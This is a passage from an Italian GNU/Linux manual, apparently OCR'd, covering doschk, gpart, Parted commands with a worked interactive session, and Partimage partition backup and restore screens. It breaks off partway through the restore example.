`mkntfs` [*opzioni*] *dispositivo* [*n_settori*] `mkfs.ntfs` [*opzioni*] *dispositivo* [*n_settori*]	Crea un file system NTFS nell'unità o nella partizione corrispondente al file di dispositivo specificato.
`ntfsresize` [*opzioni*] `--info` *dispositivo* `ntfsresize` [*opzioni*] ↩ ↪ `--size` *dimensione* *dispositivo*	Verifica o modifica la dimensione della partizione; il valore della dimensione è espresso in byte.

Eventualmente si veda anche la sezione 19.11.6.

19.2.4 Compatibilità dei nomi tra un file system e l'altro

Un problema comune quando si vogliono copiare dati in un file system diverso da quello solito, consiste nel verificare se ci possono essere problemi con i nomi usati per i file e le directory. Un programma molto semplice permette di verificare la compatibilità dei nomi con un file system di tipo Dos-FAT (con nomi «8.3») e SYSV (al massimo di 14 caratteri):

```
doschk nome_file...
```

```
echo nome_file... | doschk
```

Per comprendere il funzionamento di '**doschk**'[18] è sufficiente un esempio:

```
$ ls | doschk[Invio]
```

```
The following files are not valid DOS file names:
home.html.bak - too many dots
hw-mb-pci-msi-ms5169-1998-legenda.pnm.gz - too many dots
prova.fig.bak - too many dots

The following resolve to the same DOS file names:
HOME.HTM        : home.html
                  home.html.bak
MAIL            : Mail
                  mail
PROVA.FIG       : prova.fig
                  prova.fig.bak

The following file names are too long for SysV:
blick-electric : blick-electric.gif
contratti-inte : contratti-internet
hw-mb-pci-msi- : hw-mb-pci-msi-ms5169-1998-legenda.pnm.gz
```

19.3 Memoria di massa: gestione delle partizioni

«

Le partizioni che contengono già un file system, possono essere rimaneggiate attraverso l'uso di strumenti specializzati per la loro copia, per lo spostamento e per il ridimensionamento. Tali strumenti sono utili quando sono in grado di tenere conto del tipo di file system e di fare tutti gli adattamenti necessari di conseguenza.

19.3.1 Gpart

«

Il programma '**gpart**'[19] consente di scandire un'unità di memorizzazione o un file-immagine per ricostruire la sua suddivisione in partizioni:

```
gpart [opzioni] file_di_dispositivo
```

```
gpart -C cilindri,testine,settori -g [altre_opzioni] file_immagine
```

Per poter fornire informazioni corrette, il programma deve conoscere la geometria virtuale dell'unità da controllare, cosa che ottiene normalmente dal sistema operativo; tuttavia, quando il valore ottenuto automaticamente non è valido, oppure quando si tratta di un file-immagine, tale informazione deve essere fornita attraverso le opzioni della riga di comando, come si vede nel modello proposto a proposito della lettura di un file-immagine.

Si osservi che la ricerca eseguita da '**gpart**' è più semplice e più attendibile se la suddivisione in partizioni dell'unità da scandire non prevede la presenza di partizioni «logiche»; in pratica, va meglio se ci sono solo partizioni primarie che si annotano nel primo settore di avvio.

Viene mostrato un solo esempio, molto semplice, di un'unità che ha una tabella delle partizioni coerente con la suddivisione effettiva; per un approfondimento dell'uso del programma si può consultare la pagina di manuale *gpart(8)*.

```
# gpart /dev/sdb [Invio]
```

Si richiede la scansione della seconda unità di memorizzazione; in questo caso si ottiene il risultato seguente:

```
Begin scan...
Possible partition(Linux swap), size(8259mb), offset(0mb)
Possible partition(Linux ext2), size(13350mb), offset(8259mb)
```

```
Possible partition(Linux ext2), size(21603mb), offset(21610mb)
Possible partition(Linux ext2), size(34944mb), offset(43213mb)
End scan.

Checking partitions...
Partition(Linux swap or Solaris/x86): primary
Partition(Linux ext2 filesystem): primary
Partition(Linux ext2 filesystem): primary
Partition(Linux ext2 filesystem): primary
Ok.

Guessed primary partition table:
Primary partition(1)
   type: 130(0x82)(Linux swap or Solaris/x86)
   size: 8259mb #s(16916376) s(63-16916438)
   chs:  (0/1/1)-(1023/15/63)d (0/1/1)-(16782/2/57)r

Primary partition(2)
   type: 131(0x83)(Linux ext2 filesystem)
   size: 13350mb #s(27342624) s(16916445-44259068)
   chs:  (1023/15/63)-(1023/15/63)d (16782/3/1)-(43907/12/57)r




Primary partition(3)
   type: 131(0x83)(Linux ext2 filesystem)
   size: 21603mb #s(44243008) s(44259075-88502082)
   chs:  (1023/15/63)-(1023/15/63)d (43907/13/1)-(87799/10/61)r

Primary partition(4)
   type: 131(0x83)(Linux ext2 filesystem)
   size: 34944mb #s(71565312) s(88502085-160067396)
   chs:  (1023/15/63)-(1023/15/63)d (87799/11/1)-(158797/0/21)r
```

19.3.2 Parted

La gestione delle partizioni di un'unità di memorizzazione, in un sistema GNU/Linux, può essere fatta con Parted,[20] il quale consente anche il loro spostamento, il ridimensionamento e l'inizializzazione, con i file system comuni nei sistemi GNU/Linux. L'utilizzo di Parted richiede comunque una buona conoscenza del problema e di conseguenza conviene prima fare esperienza con gli strumenti tradizionali.

Per svolgere il suo compito, Parted richiede di specificare inizialmente il file di dispositivo corrispondente all'unità nella quale vanno gestite le partizioni (può trattarsi anche di un file-immagine che rappresenta un'unità di memorizzazione suddivisa o da suddividere in partizioni); successivamente, attraverso dei comandi si fa riferimento alle partizioni indicando un numero, il quale rappresenta precisamente il numero secondario (*minor number*) del file di dispositivo corrispondente. Per esempio, volendo fare riferimento a una partizione, il cui file di dispositivo è normalmente '`/dev/sda2`', con i comandi di Parted si deve specificare il numero 2, che corrisponde al numero secondario di tale file:

```
$ ls -l /dev/sda2 [Invio]

brw-rw----  1 root disk 8, 2 2010-01-01 11:11 /dev/sda2
```

Parted si avvia attraverso l'eseguibile '**`parted`**', il quale ha due modalità di funzionamento: una interattiva e l'altra no.

```
parted [opzioni] [file_di_dispositivo]
```

```
parted [opzioni] file_di_dispositivo comando_e_argomenti
```

Nel primo modello sintattico si vede l'avvio di Parted per funzionare in modo interattivo; nel secondo, aggiungendo in coda il comando desiderato, il programma smette di funzionare al termine dell'esecuzione dello stesso.

È da osservare che il file di dispositivo, il quale appare formalmente come facoltativo nella riga di comando, serve a specificare su quale unità si intende lavorare; se non viene specificato all'avvio, occorre poi usare il comando '**select**' per indicarlo durante il funzionamento in modalità interattiva.

Le opzioni previste per l'avvio di Parted sono utili solo in poche occasioni; in particolare, merita di essere ricordata l'opzione '**-s**', ovvero '**--script**', con la quale si vuole precisare che il programma non deve tentare di interagire con l'utente (presumibilmente perché viene avviato all'interno di uno script).

Diversi comandi di Parted fanno riferimento a una porzione dell'unità di memorizzazione, individuata da un punto iniziale e un punto finale. Per delimitare questi intervalli, si fa riferimento a dimensioni espresse in mebibyte (simbolo «Mibyte», ovvero multipli di 1 048 576 byte). Al contrario, con programmi tradizionali per la gestione delle partizioni, si deve fare riferimento ai cilindri, ma questo approccio è stato evitato volutamente nella realizzazione del programma.

Tabella 19.35. Alcuni comandi di Parted.

Comando	Descrizione
`quit`	Termina il funzionamento del programma.
`help` [***comando***]	Mostra l'elenco dei comandi disponibili, oppure mostra la sintassi del comando specificato.
`select` ***file***	Seleziona l'oggetto su cui intervenire; potrebbe trattarsi di un file di dispositivo che fa riferimento a un'unità di memorizzazione reale, oppure un file-immagine che la rappresenta. In ogni caso, con questo comando, si individua qualcosa che viene suddiviso in partizioni.
`print`	Mostra l'elenco delle partizioni presenti nell'oggetto selezionato (già nella riga di comando oppure attraverso il comando '**`select`**').
`mklabel loop`|`msdos`|`pc98`|…	Crea una tabella di partizioni secondo lo schema specificato dall'argomento del comando. La parola chiave '**`loop`**' fa riferimento a un'unità senza tabella di partizioni; il tipo '**`pc98`**' è una versione un po' più evoluta della tabella tradizionale per sistemi Dos. Sono disponibili altre parole chiave per altrettante tabelle di partizione differenti, che però qui sono state omesse nel modello.

Comando	Descrizione
`mkpart` ***tipo*** [***file_system***] ↩ ↪ ***inizio*** ***fine***	Crea una partizione. Il tipo è rappresentato da una parola chiave come '**`primary`**', '**`extended`**' o '**`logical`**', tenendo conto che non tutti gli schemi di partizionamento prevedono partizioni estese e logiche. Il file system, facoltativo, viene specificato con una parola chiave, come per esempio '**`ext2`**', '**`fat32`**', '**`fat16`**', '**`HFS`**', '**`linux-swap`**'.
`mkfs` ***n*** ***file_system***	Inizializza una partizione, specificata attraverso il numero secondario (***n***), con il file system indicato alla fine del comando da una parola chiave analoga a quella di '**`mkpart`**'.
`mkpartfs` ***tipo*** ***file_system*** ***inizio*** ***fine***	Crea una partizione e la inizializza. Si utilizza come il comando '**`mkpart`**', con la differenza che la partizione viene inizializzata.
`check` ***n***	Controlla che il file system contenuto nella partizione individuata dal numero secondario ***n*** sia privo di errori.

Comando	Descrizione
`set` ***n opzione*** `on|off`	Consente di attivare (‘**`on`**’) o disattivare (‘**`off`**’) una certa opzione booleana, associata alla partizione del numero secondario ***n***. Le opzioni disponibili dipendono dal tipo di schema di partizionamento usato.
`set` ***n*** `boot on|off`	Attiva o disattiva l’opzione di «avvio». Con i sistemi Dos, l’attivazione di questa opzione rende avviabile la partizione relativa.
`set` ***n*** `lba on|off`	Attiva o disattiva l’opzione con cui si specifica che lo schema di accesso all’unità è di tipo LBA (*Linear block addressing*).
`resize` ***n inizio fine***	Ridimensiona la partizione individuata dal numero secondario ***n***, in modo che inizi e finisca nell’intervallo indicato. Il ridimensionamento può avvenire solo se la partizione contiene un file system compatibile, tenendo conto che, in alcuni casi, può essere impossibile modificare il punto di inizio della partizione, rispetto alla sua collocazione precedente.

Comando	Descrizione
`move` ***n inizio*** [***fine***]	Sposta la partizione individuata dal numero secondario ***n***, in modo che inizi e finisca nell'intervallo indicato. Se la posizione finale viene indicata, si ottiene un ridimensionamento della partizione, altrimenti questa rimane tale e quale. Con alcuni file system è necessario che la destinazione sia più grande dell'origine.
`rm` ***n***	Cancella la partizione individuata dal numero secondario ***n*** (temporaneamente il contenuto della partizione rimane presente, anche se non più raggiungibile). Si osservi che in alcuni casi, la cancellazione di una partizione provoca la rinumerazione di quelle successive.
`cp` ***m n*** `cp` ***file_origine m n***	Copia la partizione ***m*** nella partizione ***n***. Nel secondo modello, si specifica il file, o il file di dispositivo, che contiene la partizione di origine, così da consentire la copia da un'unità diversa o da un file-immagine diverso.

I comandi di Parted sono «semplici», ma richiedono la conoscenza di ciò che si sta facendo, soprattutto delle caratteristiche dello schema di partizionamento utilizzato. Tanto per fare un esempio, il co-

mando '**mkpart**' richiede, eventualmente, l'indicazione di un tipo di file system, ma questa informazione serve in modo indiretto, per determinare il codice da attribuire al tipo di partizione. Per esempio, se con il comando '**mkpart**' si indicasse un file system di tipo '**ext3**', si otterrebbe una partizione di tipo 83_{16}, ovvero di tipo «Linux».

Vengono descritti alcuni esempi, che fanno parte di una sequenza coerente di operazioni, dove Parted viene usato in modo interattivo. Questi esempi non esauriscono le potenzialità di Parted; per maggiori dettagli e per conoscere lo stato dello sviluppo di questo programma, occorre fare riferimento alla documentazione originale.

- `# ` **`parted /dev/sda`** [*Invio*]

  Si avvia il programma specificando di intervenire con i comandi nell'unità corrispondente al file di dispositivo '`/dev/sda`'.

```
GNU Parted 1.6.11 with HFS shrink patch 12.5
Copyright (C) 1998 - 2004 Free Software Foundation, Inc.
This program is free software, covered by the GNU General
Public License.

This program is distributed in the hope that it will be
useful, but WITHOUT ANY WARRANTY; without even the implied
warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR
PURPOSE.  See the GNU General Public License for more
details.

Using /dev/sda
```

  Inizia quindi il funzionamento interattivo di Parted, caratterizzato dall'invito seguente:

```
(parted)
```

- `(parted) ` **`mklabel msdos`** [*Invio*]

Crea uno schema di partizionamento conforme a quello usato dal sistema operativo Dos.

- (parted) **mkpartfs primary fat16 0 100**[*Invio*]

  Crea una partizione primaria con un file system di tipo Dos-FAT 16, dall'inizio (zero) fino ai primi 100 Mibyte circa. La partizione viene inizializzata.

- (parted) **print**[*Invio*]

  Mostra lo stato attuale delle partizioni:

```
Disk geometry for /dev/sda: 0.000-158.277 megabytes
Disk label type: msdos
Minor    Start       End     Type      Filesystem  Flags
1          0.016   100.000  primary   fat16       lba
```

- (parted) **mkpartfs primary ext4 100 159**[*Invio*]

  Crea una partizione primaria di tipo Ext4, subito dopo i primi 100 Mibyte, fino a raggiungere la posizione di 159 Mibyte circa. Questo esempio è collegato a quelli precedenti, pertanto la seconda partizione occupa tutto lo spazio rimanente nell'unità di memorizzazione.

- (parted) **print**[*Invio*]

  Mostra lo stato attuale delle partizioni:

```
Disk geometry for /dev/sda: 0.000-158.277 megabytes
Disk label type: msdos
Minor    Start       End     Type      Filesystem  Flags
1          0.016   100.000  primary   fat16       lba
2        100.000   158.250  primary   ext4
```

- (parted) **rm 1**[*Invio*]

Cancella la prima partizione.

- `(parted)` **`print`**[*Invio*]

  Mostra lo stato attuale delle partizioni:

```
Disk geometry for /dev/sda: 0.000-158.277 megabytes
Disk label type: msdos
Minor    Start       End     Type      Filesystem  Flags
2        100.000    158.250  primary   ext4
```

- `(parted)` **`move 2 0`**[*Invio*]

  Sposta la seconda partizione, nella posizione iniziale dell'unità di memorizzazione, lasciando intendere che la posizione finale sia quella necessaria a contenere la dimensione originale:

```
End? [58.2495]? [Invio]

  raw block copying...
```

- `(parted)` **`print`**[*Invio*]

  Mostra lo stato attuale delle partizioni:

```
Disk geometry for /dev/sda: 0.000-158.277 megabytes
Disk label type: msdos
Minor    Start       End     Type      Filesystem  Flags
2          0.016     58.312  primary   ext4
```

- `(parted)` **`resize 0 70`**[*Invio*]

  Ingrandisce la partizione, estendendola fino ai primi 70 Mibyte circa.

- `(parted)` **`print`**[*Invio*]

  Mostra lo stato attuale delle partizioni:

```
Disk geometry for /dev/sda: 0.000-158.277 megabytes
Disk label type: msdos
Minor    Start       End     Type      Filesystem  Flags
2          0.016     70.000  primary   ext4
```

- `(parted)` **`mkpart primary 70 159`**[*Invio*]

  Crea una partizione primaria, senza specificare il tipo di file system che si vuole usare al suo interno, nello spazio rimanente dell'unità di memorizzazione.

- `(parted)` **`print`**[*Invio*]

  Mostra lo stato attuale delle partizioni:

```
Disk geometry for /dev/sda: 0.000-158.277 megabytes
Disk label type: msdos
Minor    Start       End     Type      Filesystem  Flags
2          0.016     70.000  primary   ext4
1         70.000    158.250  primary
```

- `(parted)` **`cp 2 1`**[*Invio*]

  Copia la partizione 2 nella partizione 1, estendendo il file system nella destinazione.

```
raw block copying...
growing file system...
```

- `(parted)` **`print`**[*Invio*]

  Mostra lo stato attuale delle partizioni:

```
Disk geometry for /dev/sda: 0.000-158.277 megabytes
Disk label type: msdos
Minor    Start       End     Type      Filesystem  Flags
2          0.016     70.000  primary   ext4
1         70.000    158.250  primary   ext4
```

- `(parted)` **`quit`** [*Invio*]

  Termina il funzionamento del programma.

19.3.3 Partimage

Partimage[21] è un programma che può essere usato in modo interattivo o meno, per la copia e la riproduzione delle partizioni di un'unità di memorizzazione di massa. In particolare, la copia di una partizione implica normalmente anche l'archiviazione del primo settore dell'unità di memorizzazione (MBR).

```
partimage [opzioni_e_argomenti]
```

L'eseguibile '**`partimage`**' va avviato con i privilegi necessari per accedere alle partizioni; in pratica, va usato in qualità di utente '**`root`**'. Se non si usano opzioni o argomenti di alcun tipo, si ottiene un funzionamento interattivo.

Nelle sezioni successive viene mostrato l'uso di Partimage in modo interattivo; per un uso diverso, conviene consultare la pagina di manuale *partimage(1)* ed eventualmente anche *partimaged(8)* per la gestione dell'archiviazione delle partizioni attraverso la rete.

19.3.3.1 Archiviazione

Viene mostrato un esempio di archiviazione di una partizione in modo interattivo; per la precisione, si archivia la partizione '`/dev/sda1`':

`#` **`partimage`** [*Invio*]

```
.-----------------| Partition Image 0.6.4 |----------------.
| * Partition to save/restore                              |
|   hdd7                          ext3fs       15.38 GiB   |
|   hdd8                          ext3fs       24.03 GiB   |
|   hdd9                          ext3fs       39.41 GiB   |
|   md0                           ext3fs       14.42 GiB   |
| # sda1 ######################## ext3fs ##### 15.32 GiB ## |
|   sda2                          ext3fs       53.62 GiB   |
|   sda4                          swap (v1)    7.38 GiB    |
|                                                          |
| * Image file to create/use                               |
|   [/tmp/immagine_____________________________________]   |
|                                                          |
| Action to be done:                        <Next (F5)>    |
| (*) Save partition into a new image file                 |
| ( ) Restore partition from an image file <About>         |
| ( ) Restore an MBR from the imagefile                    |
|                                           <Exit (F6)>    |
| [ ] Connect to server                                    |
|     IP/name of the server: _________________ Port: 4025__ |
|     [X] Encrypt data on the network with SSL             |
`----------------------------------------------------------'
```

Attraverso una barra di scorrimento si seleziona '**sda1**', come si vede nella schermata di esempio; inoltre, si specifica il nome del file in cui salvare l'immagine della partizione: in questo caso si tratta di '`/tmp/immagine`', ma in realtà, il nome esatto contiene un'estensione numerica ('`.000`').

Una volta compilata la maschera iniziale, come nell'esempio, si passa alla maschera successiva premendo il tasto [*F5*]:



In questa fase viene richiesto, in particolare, di specificare il metodo di compressione e se si vuole ottenere un file unico o una serie di file di dimensione stabilita. Anche qui, si prosegue con il tasto [*F5*]:

```
.-----------------| Partition description |----------------.
|                                                           |
| You can enter a description of the saved partition:       |
|                                                           |
| [Prima partizione del disco USB esterno _______________] |
|                                                           |
|                           .----.                          |
|                           | Ok |                          |
|                           `----'                          |
|                                                           |
`-----------------------------------------------------------'
```

Conviene mettere una descrizione, per annotare di che cosa si tratta, come si vede nell'esempio. Si conferma l'inizio dell'archiviazione con il pulsante grafico OK.

```
.-------------| Ext3fs informations |--------------.
|                                                  |
| Space usage:..................2 %               |
| Used space.....................374.71 MiB       |
| Free space.....................14.95 GiB        |
| Bitmap size....................1.92 MiB         |
| Label.........................                   |
| Number of groups..............123                |
| First block...................0                  |
| Ext3fs journalization.........yes                |
| Sparse super block............yes                |
| Large files support...........no                 |
| File system revision..........1                  |
|                       .----.                     |
|                       | Ok |                     |
|                       `----'                     |
`--------------------------------------------------'
```

Terminato il controllo della partizione, si conferma ancora con il

pulsante grafico OK:

```
.-------------| save partition to image file |-------------.
|Partition to save:.........../dev/sda1                     |
|Size of the Partition:.......15.32 GiB = 16450527744 bytes|
|Current image file:........../tmp/immagine.000             |
|Image file size:.............56.00 KiB                     |
|Available space for image:...17.51 GiB = 18796441600 bytes|
|Detected file system:........ext3fs                        |
|Compression level:...........gzip                          |
|                                                           |
|                                                           |
|Time elapsed:................3sec                         |
|Estimated time remaining:....21sec                         |
|Speed:.......................930.00 MiB/minn               |
|Data copied:.................46.50 MiB / 374.71 MiBB      |
|                                                           |
|                                                           |
|                                                           |
| ######_________________________12%_____________________ 12 %  |
|                                                           |
`-----------------------------------------------------------'
```

Come si può vedere, la partizione viene archiviata nel file ‘`/tmp/immagine.000`’; se dovessero essere utilizzati più file, l’estensione progredirebbe: ‘`.001`’, ‘`.002`’,...

Al termine appare una schermata di conferma.

```
.------------| Success |-------------.
|                                     |
| Operation  successfully finished:   |
|                                     |
| Time elapsed:...27sec               |
| Speed:.........832.69 MiB/min       |
| Data copied:....374.71 MiB          |
|                                     |
|              .----.                 |
|              | Ok |                 |
|              `----'                 |
|                                     |
`-------------------------------------'
```

19.3.3.2 Ripristino

Viene mostrato un esempio di ripristino di una partizione in modo interattivo; per la precisione, si ripristina un file nella partizione '`/dev/sda2`', più grande rispetto a quella originaria:

partimage[*Invio*]

```
.----------------| Partition Image 0.6.4 |-----------------.
| * Partition to save/restore                              |
|   hdd7                        ext3fs       15.38 GiB     |
|   hdd8                        ext3fs       24.03 GiB     |
|   hdd9                        ext3fs       39.41 GiB     |
|   md0                         ext3fs       14.42 GiB     |
|   sda1                        ext3fs       15.32 GiB     |
| # sda2 ###################### ext3fs ##### 53.62 GiB ##  |
|   sda4                        swap (v1)    7.38 GiB      |
|                                                          |
| * Image file to create/use                               |
|   [/tmp/immagine.000_____________________________________]  |
|                                                          |
| Action to be done:                        <Next (F5)>    |
